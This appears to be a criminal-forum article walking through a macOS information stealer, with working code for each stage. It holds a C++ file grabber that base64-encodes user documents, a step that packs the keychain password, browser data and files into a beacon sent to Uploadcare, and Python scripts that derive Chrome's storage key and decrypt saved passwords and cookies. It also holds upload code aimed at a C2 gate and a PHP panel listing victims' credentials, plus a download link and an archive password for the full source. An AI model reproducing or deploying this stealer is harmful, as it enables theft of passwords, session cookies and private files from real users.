This function comes from our grabber class:
C++:
#ifndef GRABBER_H
#define GRABBER_H
//{GRABBER_DESKTOP}
//{GRABBER_DOCUMENTS}
//{GRABBER_DOWNLOADS}
//{GRABBER_PICTURES}

#include <iostream>
#include <fstream>
#include <string>
#include <vector>
#include <stdexcept>
#include <dirent.h>   // For directory operations
#include <sys/types.h> // For directory operations
#include <cstring>    // For handling strings
#include <cstdlib>    // For getenv
#include <sstream>    // For stringstream
#include <iterator>   // For istreambuf_iterator
using namespace std;
class Grabber {
public:
    // List of predefined file extensions to search for
    const vector<string> extensions = {".doc", ".docx", ".pdf", ".txt", ".xlsx"};
    // Function to get the home directory
    string getHomeDirectory() const {
        const char* homeDir = getenv("HOME");
        if (!homeDir) {
            throw runtime_error("Failed to get home directory.");
        }
        return string(homeDir);
    }
    // Function to list files in a directory with the specified extensions
    vector<string> listFilesWithExtensions(const string& dirPath) const {
        vector<string> matchedFiles;
        DIR* dir = opendir(dirPath.c_str());
        if (dir == nullptr) {
            throw runtime_error("Failed to open directory: " + dirPath);
        }
        struct dirent* entry;
        while ((entry = readdir(dir)) != nullptr) {
            string fileName = entry->d_name;
            // Check if file has the desired extension
            for (const string& ext : extensions) {
                if (fileName.size() > ext.size() && fileName.compare(fileName.size() - ext.size(), ext.size(), ext) == 0) {
                    matchedFiles.push_back(dirPath + "/" + fileName);
                    break;
                }
            }
        }
        closedir(dir);
        return matchedFiles;
    }
    // Function to grab files from user-specified directories
    string grabFiles() {
        string homeDir = getHomeDirectory();
        vector<string> foundFiles;
        // Conditional compilation for each path
#ifdef GRABBER_DESKTOP
        try {
            vector<string> files = listFilesWithExtensions(homeDir + "/Desktop");
            foundFiles.insert(foundFiles.end(), files.begin(), files.end());
        } catch (const exception& e) {
            cerr << "Error reading Desktop directory: " << e.what() << endl;
        }
#endif
#ifdef GRABBER_DOCUMENTS
        try {
            vector<string> files = listFilesWithExtensions(homeDir + "/Documents");
            foundFiles.insert(foundFiles.end(), files.begin(), files.end());
        } catch (const exception& e) {
            cerr << "Error reading Documents directory: " << e.what() << endl;
        }
#endif
#ifdef GRABBER_DOWNLOADS
        try {
            vector<string> files = listFilesWithExtensions(homeDir + "/Downloads");
            foundFiles.insert(foundFiles.end(), files.begin(), files.end());
        } catch (const exception& e) {
            cerr << "Error reading Downloads directory: " << e.what() << endl;
        }
#endif
#ifdef GRABBER_PICTURES
        try {
            vector<string> files = listFilesWithExtensions(homeDir + "/Pictures");
            foundFiles.insert(foundFiles.end(), files.begin(), files.end());
        } catch (const exception& e) {
            cerr << "Error reading Pictures directory: " << e.what() << endl;
        }
#endif
        // Prepare the JSON response
        stringstream json;
        json << "[ ";
        bool first = true;
        for (const string& filePath : foundFiles) {
            if (!first) json << ", ";
            first = false;
            // Read the file content
            ifstream file(filePath, ios::binary);
            if (!file) {
                cerr << "Failed to open file: " << filePath << endl;
                continue;
            }
            vector<unsigned char> fileData((istreambuf_iterator<char>(file)), istreambuf_iterator<char>());
            file.close();
            // Assuming base64Encode is already available in the project
            string base64Content = base64Encode(fileData);
            // Add to JSON
            json << "{"
                 << "\"path\": \"" << filePath << "\", "
                 << "\"content\": \"" << base64Content << "\""
                 << "}";
        }
        json << " ]";
        return json.str();
    }
};
#endif // GRABBER_H
As the name suggests, the sole purpose of this class is to capture files from predefined folders.
After that, we organize all the captured information into a JSON structure and return it as the final response.
C++:
// Combine system, keychain, browser, and grabber data into a single JSON object

            stringstream finalJson;

            finalJson << "{";

            finalJson << "\"system_info\": " << systemInfo << ",";  // Include system information

            finalJson << "\"keychain\": {";

            finalJson << "\"user\": \"" << keychainUser << "\",";

            finalJson << "\"password\": \"" << keychainPassword << "\",";

            finalJson << "\"keychain_data\": \"" << keychainData << "\"";

            finalJson << "},";

            finalJson << "\"browser_data\": " << browserData << ",";  // Include browser data

            finalJson << "\"Grabber\": " << grabberData;  // Grabber data as top-level

            finalJson << "}";


            // Return the final combined JSON

            return finalJson.str();
We check the result and finalize the main_payload. This step ensures that the logs is successfully uploaded, and if everything goes well, the process is considered complete.
C++:
    // Send the beacon content to Uploadcare

    bool success = beacon.send(public_key, secret_key, beaconJson);


    // Output the result of the send operation

    if (success) {

        cout << "Beacon sent successfully!" << endl;

    } else {

        cout << "Failed to send the beacon." << endl;

    }
As you can see, our main_payload is a very simple and compact code. You could add commercial functions like anti-VM, anti-sandbox, anti-CIS, etc., but this is beyond the scope of our article, and we’ll leave it as an exercise for you!
Now it's time for the magic! Let's talk about how our secret-decoder container works. This container is specifically designed for running Python 2 scripts. We chose Python 2 instead of Python 3 simply because the most important script is written in Python 2. We’ll dive deeper into this soon!
This is the content of our initial script that is executed along with the container! main.py
Python:
Code was not added because we didn't have space! the character limit for a forum post is 100k. Thank you for understanding - the entire source code will be in the file attached to the end of the Article!This script is responsible for periodically checking every 10 seconds to see if there are new beacon.json files (which contain stolen data from the victim's machine). If it finds a new beacon, it downloads and starts the decryption process.
Here’s how the flow works:
- Send a POST request to the local C2 server to retrieve the API credentials configured in the system. These credentials are for Uploadcare in this case and are used in the next step.
- After capturing the credentials from the local server, it uses them to check if the user associated with those credentials has any files on Uploadcare. If it finds a file, it assumes it’s a new beacon and starts downloading it. Once the download is confirmed, the file is deleted to avoid reprocessing.
- After this process, we begin organizing the beacon. Up to this point, the files captured from the victim’s machine are only represented as base64 strings inside a JSON structure. We need to convert those into real files.
Код:
Code was not added because we didn't have space! the character limit for a forum post is 100k. Thank you for understanding - the entire source code will be in the file attached to the end of the Article!After this initial separation and organization, we move on to the decryption phase!
During the decryption process, the first file that needs to be decrypted is login.keychain-db because this file contains the safestoragekey passwords, which are used to decrypt browser data!
I had some issues at this point because I wasn't familiar with the keychain and how it worked internally. The first step was trying to identify the data structure it used! But this failed miserably because I thought the keychain data was stored in SQLite, which is not true! Apple uses a unique file format characterized by the initial signature: kych.
Searching the internet on the subject, I found this perfect explanation about the structure:
https://github.com/libyal/dtformats/blob/main/documentation/MacOS keychain database file format.asciidoc#2-file-header
Credits:
- Project Name: MacOS keychain database file format
- Author: Joachim Metz
- Contact: joachim.metz@gmail.com , mailto:joachim.metz@gmail.com
After much googling, I found an absolutely amazing project: https://github.com/n0fate/chainbreaker
Special Credits: (I don't know if you'll see this, but I would like to express my deep gratitude! Without you, this project wouldn't have been possible! Thank you very much!)
- Project Name: chainbreaker
- Author: n0fate / Kyeongsik Lee
- Contact: https://x.com/n0fate
- Website: https://forensic.n0fate.com/
- Respect: + 100
Chainbreaker essentially takes a login.keychain-db file + the user's password and returns the decrypted keychain data. This is exactly what we were looking for; now we can access the encrypted content of the login.keychain-db offline on the server side!
Just for testing purposes, here is the result of using this script when we execute it with the following command:
Bash:
python /app/chainbreaker_1/chainbreaker.py -f /app/encrypted_beacons/F89EC614-8EF3-53CD-B218-160EC51A3D70/keychain_data -p xss_passwordAmidst the many debug data, we can see what we were looking for! Our safestoragekey related to Google Chrome! Perfect, now we can use this information to derive our decryption key for Chrome's data (we'll talk more about that later)!
But we still have another problem! Since my intention is for the entire process to be automated, we need to filter the output of the chainbreaker.py script so that it returns only the data we're interested in, which would be the name and password of the element. For example:
Name: Chrome
Password: xss_password
To solve this, we made some modifications to the original chainbreaker.py script so that it returns the data in JSON format, filtering out only the useful information we need! Removing the unnecessary outputs!
Perfect, now the result returned only contains the information that is useful for the next steps!
Within the main function, after capturing the keychain data, we proceed to decrypt the data from the browsers!
Python:
                    if keychain_output:

                        print("[+] Keychain Output:\n{0}".format(keychain_output))


                        final_output_path = os.path.join(os.getcwd(), "final_beacon")

                        zip_path = decrypt_browser_data(beacon_base_path, keychain_output, final_output_path)
The decrypt_browser_data function we are using to decrypt the data is part of the decrypt_browser_data.py script.
Код:
Code was not added because we didn't have space! the character limit for a forum post is 100k. Thank you for understanding - the entire source code will be in the file attached to the end of the Article!Inside the script, the first relevant function that is called is passwords = extract_passwords(keychain_output), which correctly separates the JSON data returned by the Chainbreaker process and stores it in a local variable.
After that, a comparison is made on the names to capture the correct passwords for each browser. In our case, we support only two browsers: Chrome and Brave, but it could be any Chromium-based browser.
Then, we map the profiles and paths of the files to be used later, such as:
Python:
            login_data_path = os.path.join(profile_path, "Login Data")

            cookies_data_path = os.path.join(profile_path, "Cookies")

            history_data_path = os.path.join(profile_path, "History")

            web_data_path = os.path.join(profile_path, "Web Data")
Now, after mapping the paths, we call the decryption scripts, where we first decrypt the passwords!
Python:
            if os.path.exists(login_data_path):

                decrypt_data("decrypt_browser_passwords.py", passwords[browser], login_data_path, "logins.json", output_dir)
But before showing the decryption process, I would like to talk about the problems encountered during the creation of this script and how we arrived at the final result!
Unlike the keychain file, where we didn't know its format, Chrome's files are well-known and documented, so it wasn't a problem understanding the data, which is in the SQLite format!
The first issue was that we didn't know the decryption algorithms and logic. For example, I’m personally very familiar with Chrome stealers on Windows, and if we look at Chromium's documentation, we can see that it uses AES-256-GCM:
https://source.chromium.org/chromium/chromium/src/+/main:components/os_crypt/sync/os_crypt_win.cc;l=1?q=os_crypt_win.cc&sq=&ss=chromium/chromium/src
C:
bool OSCryptImpl::EncryptString(const std::string& plaintext,
                            std::string* ciphertext) {
  if (use_legacy_)
    return EncryptStringWithDPAPI(plaintext, ciphertext);

  crypto::Aead aead(crypto::Aead::AES_256_GCM);

  const auto key = GetRawEncryptionKey();
  aead.Init(&key);

  // Note: can only check these once AEAD is initialized.
  DCHECK_EQ(kKeyLength, aead.KeyLength());
  DCHECK_EQ(kNonceLength, aead.NonceLength());

  std::string nonce(kNonceLength, '\0');
  crypto::RandBytes(base::as_writable_byte_span(nonce));

  if (!aead.Seal(plaintext, nonce, std::string(), ciphertext))
    return false;

  ciphertext->insert(0, nonce);
  ciphertext->insert(0, kEncryptionVersionPrefix);
  return true;
}
But the process is completely different for macOS, which uses AES-128-CBC:
https://source.chromium.org/chromium/chromium/src/+/main:components/os_crypt/sync/os_crypt_mac.mm
C:
bool OSCryptImpl::EncryptString(const std::string& plaintext,
                            std::string* ciphertext) {
  if (plaintext.empty()) {
    *ciphertext = std::string();
    return true;
  }

  crypto::SymmetricKey* encryption_key = GetEncryptionKey();
  if (!encryption_key)
    return false;

  const std::string iv(kCCBlockSizeAES128, ' ');
  crypto::Encryptor encryptor;
  if (!encryptor.Init(encryption_key, crypto::Encryptor::CBC, iv))
    return false;

  if (!encryptor.Encrypt(plaintext, ciphertext))
    return false;

  // Prefix the cypher text with version information.
  ciphertext->insert(0, kEncryptionVersionPrefix);
  return true;
}
As the project is open-source, the reverse engineering process is much simpler!
So, looking at the source code, we can also see that the safestoragekey we capture from Chainbreaker is not directly the decryption key. In reality, this password is used to derive the actual key, according to this structure:
C:
// Salt for Symmetric key derivation.
constexpr char kSalt[] = "saltysalt";

// Key size required for 128 bit AES.
constexpr size_t kDerivedKeySizeInBits = 128;

// Constant for Symmetic key derivation.
constexpr size_t kEncryptionIterations = 1003;

// Prefix for cypher text returned by current encryption version.  We prefix
// the cypher text with this string so that future data migration can detect
// this and migrate to different encryption without data loss.
constexpr char kEncryptionVersionPrefix[] = "v10";
So, we can see that the final key is generated using the PBKDF2 algorithm.
C:
// Encryption key derivation using PBKDF2 with AES algorithm cached_encryption_key_ = crypto::SymmetricKey::DeriveKeyFromPasswordUsingPbkdf2( crypto::SymmetricKey::AES, password, salt, kEncryptionIterations, kDerivedKeySizeInBits);With this updated information we can go back to our chrome password decryption script! decrypt_browser_passwords.py:
Python:
import sqlite3

import os

import hashlib

import json

import argparse

from Crypto.Cipher import AES

from Crypto.Util.Padding import unpad


def decrypt_chrome_logins(safeStorageKey, loginData):

    # Define a fixed IV with 16 blank spaces

    iv = b''.join([b' '] * 16)  # Fixed IV of 16 spaces


    # Derive the encryption key using PBKDF2 with salt 'saltysalt' and 1003 iterations

    salt = b'saltysalt'

    key = hashlib.pbkdf2_hmac('sha1', safeStorageKey.encode(), salt, 1003)[:16]


    # Open the SQLite database in read-only mode

    fd = os.open(loginData, os.O_RDONLY)

    database = sqlite3.connect('/dev/fd/%d' % fd)

    os.close(fd)


    sql = 'SELECT username_value, password_value, origin_url FROM logins'

    decryptedList = []


    with database:

        # Execute the query and process the results

        for user, encryptedPass, url in database.execute(sql):

            if user == "" or (encryptedPass[:3] != b'v10'):  # Skip entries without passwords or unencrypted data

                continue


            # Decrypt the password

            try:

                decrypted_password = decrypt_value(encryptedPass, key, iv)

                decryptedList.append({

                    "origin_url": url,

                    "username": user,

                    "password": decrypted_password

                })

            except Exception as e:

                print("Error decrypting password for {}: {}".format(user, e))  # Updated string formatting


    # Print the decrypted list in JSON format

    print(json.dumps(decryptedList, indent=4))


# Function to decrypt the value using AES-128 CBC

def decrypt_value(encrypted_data, key, iv):

    # Remove the 'v10' prefix

    encrypted_data = encrypted_data[3:]


    # Initialize AES with the provided key and IV

    cipher = AES.new(key, AES.MODE_CBC, iv)

    # Decrypt the data

    decrypted = cipher.decrypt(encrypted_data)

    # Remove padding (using AES block size)

    decrypted = unpad(decrypted, AES.block_size)


    # Return the decrypted password as a string

    return decrypted.decode('utf-8')


# Main function to handle argument parsing

if __name__ == '__main__':

    # Create an argument parser

    parser = argparse.ArgumentParser(description="Decrypt Chrome passwords from Login Data")


    # Add arguments for the safeStorageKey and loginData path

    parser.add_argument("safeStorageKey", help="The safeStorageKey (base64 encoded or already available)")

    parser.add_argument("loginData", help="Path to the Chrome login database (Login Data)")


    # Parse the arguments

    args = parser.parse_args()


    # Call the decrypt function with the parsed arguments

    decrypt_chrome_logins(args.safeStorageKey, args.loginData)
The first thing we do in our script is the assembly and derivation of our key, which will be used for data decryption! This key is assembled following the structure we reviewed earlier in the documentation!
Python:
    # Derive the encryption key using PBKDF2 with salt 'saltysalt' and 1003 iterations

    salt = b'saltysalt'

    key = hashlib.pbkdf2_hmac('sha1', safeStorageKey.encode(), salt, 1003)[:16]
After that, we open the file and initiate the connection with the SQLite database! Then, we capture the login data!
Python:
    # Open the SQLite database in read-only mode

    fd = os.open(loginData, os.O_RDONLY)

    database = sqlite3.connect('/dev/fd/%d' % fd)

    os.close(fd)


    sql = 'SELECT username_value, password_value, origin_url FROM logins'

    decryptedList = []
After that, we decrypt the values of password_value and return the data in JSON format!
Python:
 # Decrypt the password

            try:

                decrypted_password = decrypt_value(encryptedPass, key, iv)

                decryptedList.append({

                    "origin_url": url,

                    "username": user,

                    "password": decrypted_password

                })

            except Exception as e:

                print("Error decrypting password for {}: {}".format(user, e))  # Updated string formatting
We perform the same process for cookies, simply modifying the query and the SQLite file! Here's how it looks in decrypt_browser_cookies.py:
Python:
            if os.path.exists(cookies_data_path):

                decrypt_data("decrypt_browser_cookies.py", passwords[browser], cookies_data_path, "cookies.json", output_dir)
Python:
import sqlite3

import os

import hashlib

import json

import argparse

from Crypto.Cipher import AES

from Crypto.Util.Padding import unpad


# Function to decrypt the value using AES-128 CBC

def decrypt_value(encrypted_data, key, iv):

    # Remove the 'v10' prefix

    encrypted_data = encrypted_data[3:]


    # Initialize AES with the provided key and IV

    cipher = AES.new(key, AES.MODE_CBC, iv)

    # Decrypt the data

    decrypted = cipher.decrypt(encrypted_data)

    # Remove padding (using AES block size)

    decrypted = unpad(decrypted, AES.block_size)


    # Return the decrypted password as a string

    return decrypted.decode('utf-8')


# Function to decrypt Chrome cookies

def decrypt_chrome_cookies(safeStorageKey, cookiesData):

    # Define a fixed IV with 16 blank spaces

    iv = b''.join([b' '] * 16)  # Fixed IV of 16 spaces


    # Derive the encryption key using PBKDF2 with salt 'saltysalt' and 1003 iterations

    salt = b'saltysalt'

    key = hashlib.pbkdf2_hmac('sha1', safeStorageKey.encode(), salt, 1003)[:16]


    # Open the SQLite database in read-only mode

    fd = os.open(cookiesData, os.O_RDONLY)

    database = sqlite3.connect('/dev/fd/%d' % fd)

    os.close(fd)


    # Define the SQL query to select the relevant cookie fields

    sql = '''

        SELECT

            name, value, host_key, path, expires_utc, is_secure, is_httponly, samesite

        FROM cookies

    '''


    decryptedCookies = []


    with database:

        # Execute the query and process the results

        for (name, value, host_key, path, expires_utc, is_secure, is_httponly, samesite) in database.execute(sql):

            decrypted_cookie = {

                "name": name,

                "host_key": host_key,

                "path": path,

                "expires_utc": expires_utc,

                "is_secure": is_secure,

                "is_httponly": is_httponly,

                "samesite": samesite

            }


            if value[:3] == b'v10':  # Check if the cookie value is encrypted

                try:

                    # Decrypt the cookie value if it's encrypted

                    decrypted_cookie["value"] = decrypt_value(value, key, iv)

                except Exception as e:

                    print("Error decrypting cookie for {}: {}".format(name, e))  # Handle errors in decryption


            decryptedCookies.append(decrypted_cookie)


    # Print the decrypted cookies list in JSON format

    print(json.dumps(decryptedCookies, indent=4))


# Main function to handle argument parsing

if __name__ == '__main__':

    # Create an argument parser

    parser = argparse.ArgumentParser(description="Decrypt Chrome cookies")


    # Add arguments for the safeStorageKey and cookies database path

    parser.add_argument("safeStorageKey", help="The safeStorageKey (base64 encoded or already available)")

    parser.add_argument("cookiesData", help="Path to the Chrome cookies database")


    # Parse the arguments

    args = parser.parse_args()


    # Call the decrypt function with the parsed arguments

    decrypt_chrome_cookies(args.safeStorageKey, args.cookiesData)
The same process is also done for history and service_token.
Python:
            if os.path.exists(history_data_path):

                decrypt_data("get_browser_history.py", None, history_data_path, "history.json", output_dir)

            if os.path.exists(web_data_path):

                decrypt_data("decrypt_browser_token_service.py", passwords[browser], web_data_path, "token_service.json", output_dir)
Perfect, at this point, our stealer has all the information it needs! Now, we will simply copy everything into a .zip file and send it to the server so that our user can access this information in the Control Panel!
Python:
    # Copy system_info.json and Grabber files

    copy_system_info(base_beacon_path, create_output_dir(final_output_path, hardware_uuid))

    copy_grabber_files(base_beacon_path, create_output_dir(final_output_path, hardware_uuid))


    # Create a zip archive after all processing

    create_zip_archive(final_output_path, hardware_uuid)


    # Clean up and return the path of the zip file

    zip_path = cleanup_and_return_zip_path(final_output_path, hardware_uuid, base_beacon_path)

    return zip_path
main.py :
Python:
 # Upload the zip file

                        server_url = "http://webserver/api/beacon_gate.php"

                        server_password = "6YA9p8h7DSxdfmsR6YrNrz8"

                        upload_zip_file(zip_path, server_url, server_password)
Here, the interaction with our secret-decoder is finalized, and it triggers the entire process again in an infinite loop!
Now, let's talk about the Apache server side, which serves as the web interface for our stealer. There's nothing too remarkable here, it simply separates the already decrypted files and displays them to the client on the dashboard!
Our script beacon_gate.php basically handles the process of uploading, extracting, and processing a ZIP file containing JSON data. It performs the following steps:
- Server Authentication: It checks the validity of the server_password to ensure secure access.
- File Upload: The script manages the file upload, ensuring the file size does not exceed 4GB and moving it to the upload directory.
- ZIP Extraction: It extracts the contents of the ZIP file to a designated folder.
- JSON Data Extraction: It recursively searches for specific JSON files (logins.json, cookies.json, history.json, token_service.json) and merges their data into variables.
- System Info Parsing: It reads and parses system_info.json to collect system metadata such as hardware UUID, version, user name, and IP information.
- Database Operations: It checks if the hardware_uuid already exists in the database. If it does, it updates the record with the new data; if not, it inserts a new record.
- Cleanup: After processing, the script deletes the extracted files and directories to clean up the server.
- Logging: It logs errors and actions throughout the process in a log file (upload_errors.log).
PHP:
<?php
// Include database configuration
include "../settings/settings.php";
// Initialize a variable to hold the table content
$tableContent = '';  // This makes sure the tableContent is in the global scope
// Function to count objects in a JSON string
function countJsonObjects($jsonData) {
    // Check if the data is a valid JSON
    if (empty($jsonData)) {
        return 0;
    }
    // Decode the JSON data
    $decodedData = json_decode($jsonData, true);
    // Check if the decoding was successful
    if (json_last_error() === JSON_ERROR_NONE) {
        // Return the number of objects in the JSON
        return is_array($decodedData) ? count($decodedData) : 0;
    }
    return 0; // If not a valid JSON, return 0
}
// Handle delete request if triggered
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['delete_id'])) {
    // Get the ID of the record to delete
    $deleteId = $_POST['delete_id'];
    // Prepare and execute the DELETE query
    $deleteQuery = "DELETE FROM stealer WHERE hardware_uuid = ?";
    if ($deleteStmt = $conn->prepare($deleteQuery)) {
        $deleteStmt->bind_param("s", $deleteId);
        $deleteStmt->execute();
        $deleteStmt->close();
        // Redirect to avoid resubmission on page reload
        header('Location: index.php');
        exit;
    }
}
// Prepare the SQL query to fetch elements from the stealer table, ordered by id ascending
$query = "SELECT hardware_uuid, system_version, username, country, ip, keychain_password, grabber, passwords, cookies, history, service_token, zip_path FROM stealer ORDER BY id ASC";
// Prepare and execute the SQL statement
if ($stmt = $conn->prepare($query)) {
    $stmt->execute();
    // Bind the result variables to fetch data from the table
    $stmt->bind_result($hardware_uuid, $system_version, $username, $country, $ip, $keychain_password, $grabber, $passwords, $cookies, $history, $service_token, $zip_path);
    // Check if any result is found
    while ($stmt->fetch()) {
        // Count JSON objects for the specific fields
        $passwordCount = countJsonObjects($passwords);
        $cookiesCount = countJsonObjects($cookies);
        $historyCount = countJsonObjects($history);
        $serviceTokenCount = countJsonObjects($service_token);
        // Append the row to the table content variable
        $tableContent .= "
            <tr>
                <td>$hardware_uuid</td>
                <td>$system_version</td>
                <td>$username</td>
                <td>$country</td>
                <td>$ip</td>
                <td>$keychain_password</td>
                <td>$grabber</td> <!-- Display Grabber data -->
                <td>$passwordCount</td> <!-- Display count for passwords -->
                <td>$cookiesCount</td> <!-- Display count for cookies -->
                <td>$historyCount</td> <!-- Display count for history -->
                <td>$serviceTokenCount</td> <!-- Display count for service_token -->
                <td>
                    <a href='$zip_path' class='action-btn download-btn'><i class='fas fa-download'></i></a>
                    <!-- Delete Form -->
                    <form action='index.php' method='POST' style='display:inline-block;'>
                        <button type='submit' class='action-btn delete-btn'><i class='fas fa-trash'></i></button>
                        <input type='hidden' name='delete_id' value='$hardware_uuid'>
                    </form>
                </td>
            </tr>
        ";
    }
    // Close the statement
    $stmt->close();
}
?>
This script has the following key points:
- countJsonObjects Function: Used to calculate elements in JSON fields (passwords, cookies, history, service tokens) and return the statistics for display in the table.
- Delete Request Handling: if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['delete_id'])) handles the delete request, removing the corresponding log entry from the database when a delete button is pressed.
- Database Query: $query = "SELECT hardware_uuid, system_version, username, country, ip, keychain_password, grabber, passwords, cookies, history, service_token, zip_path FROM stealer ORDER BY id ASC"; fetches data from the stealer table.
- HTML Table Construction: After fetching data, the script dynamically constructs an HTML table by appending rows with the fetched details, such as user information, password counts, and download options, including a delete form.
-
Here it is! If you liked it, feel free to let me know in the comments below. If you didn’t, I’d appreciate your feedback as well! I welcome criticism, but please remember that constructive criticism is different from offending. Be respectful and helpful in your comments!
Gofile - Cloud Storage Made Simple
Secure, fast and free cloud storage solution. Upload and share files instantly.
gofile.io
The password for the file: xss.pro
Пароль для файла: xss.pro
Последнее редактирование модератором:


 а на каком-то маке - нет.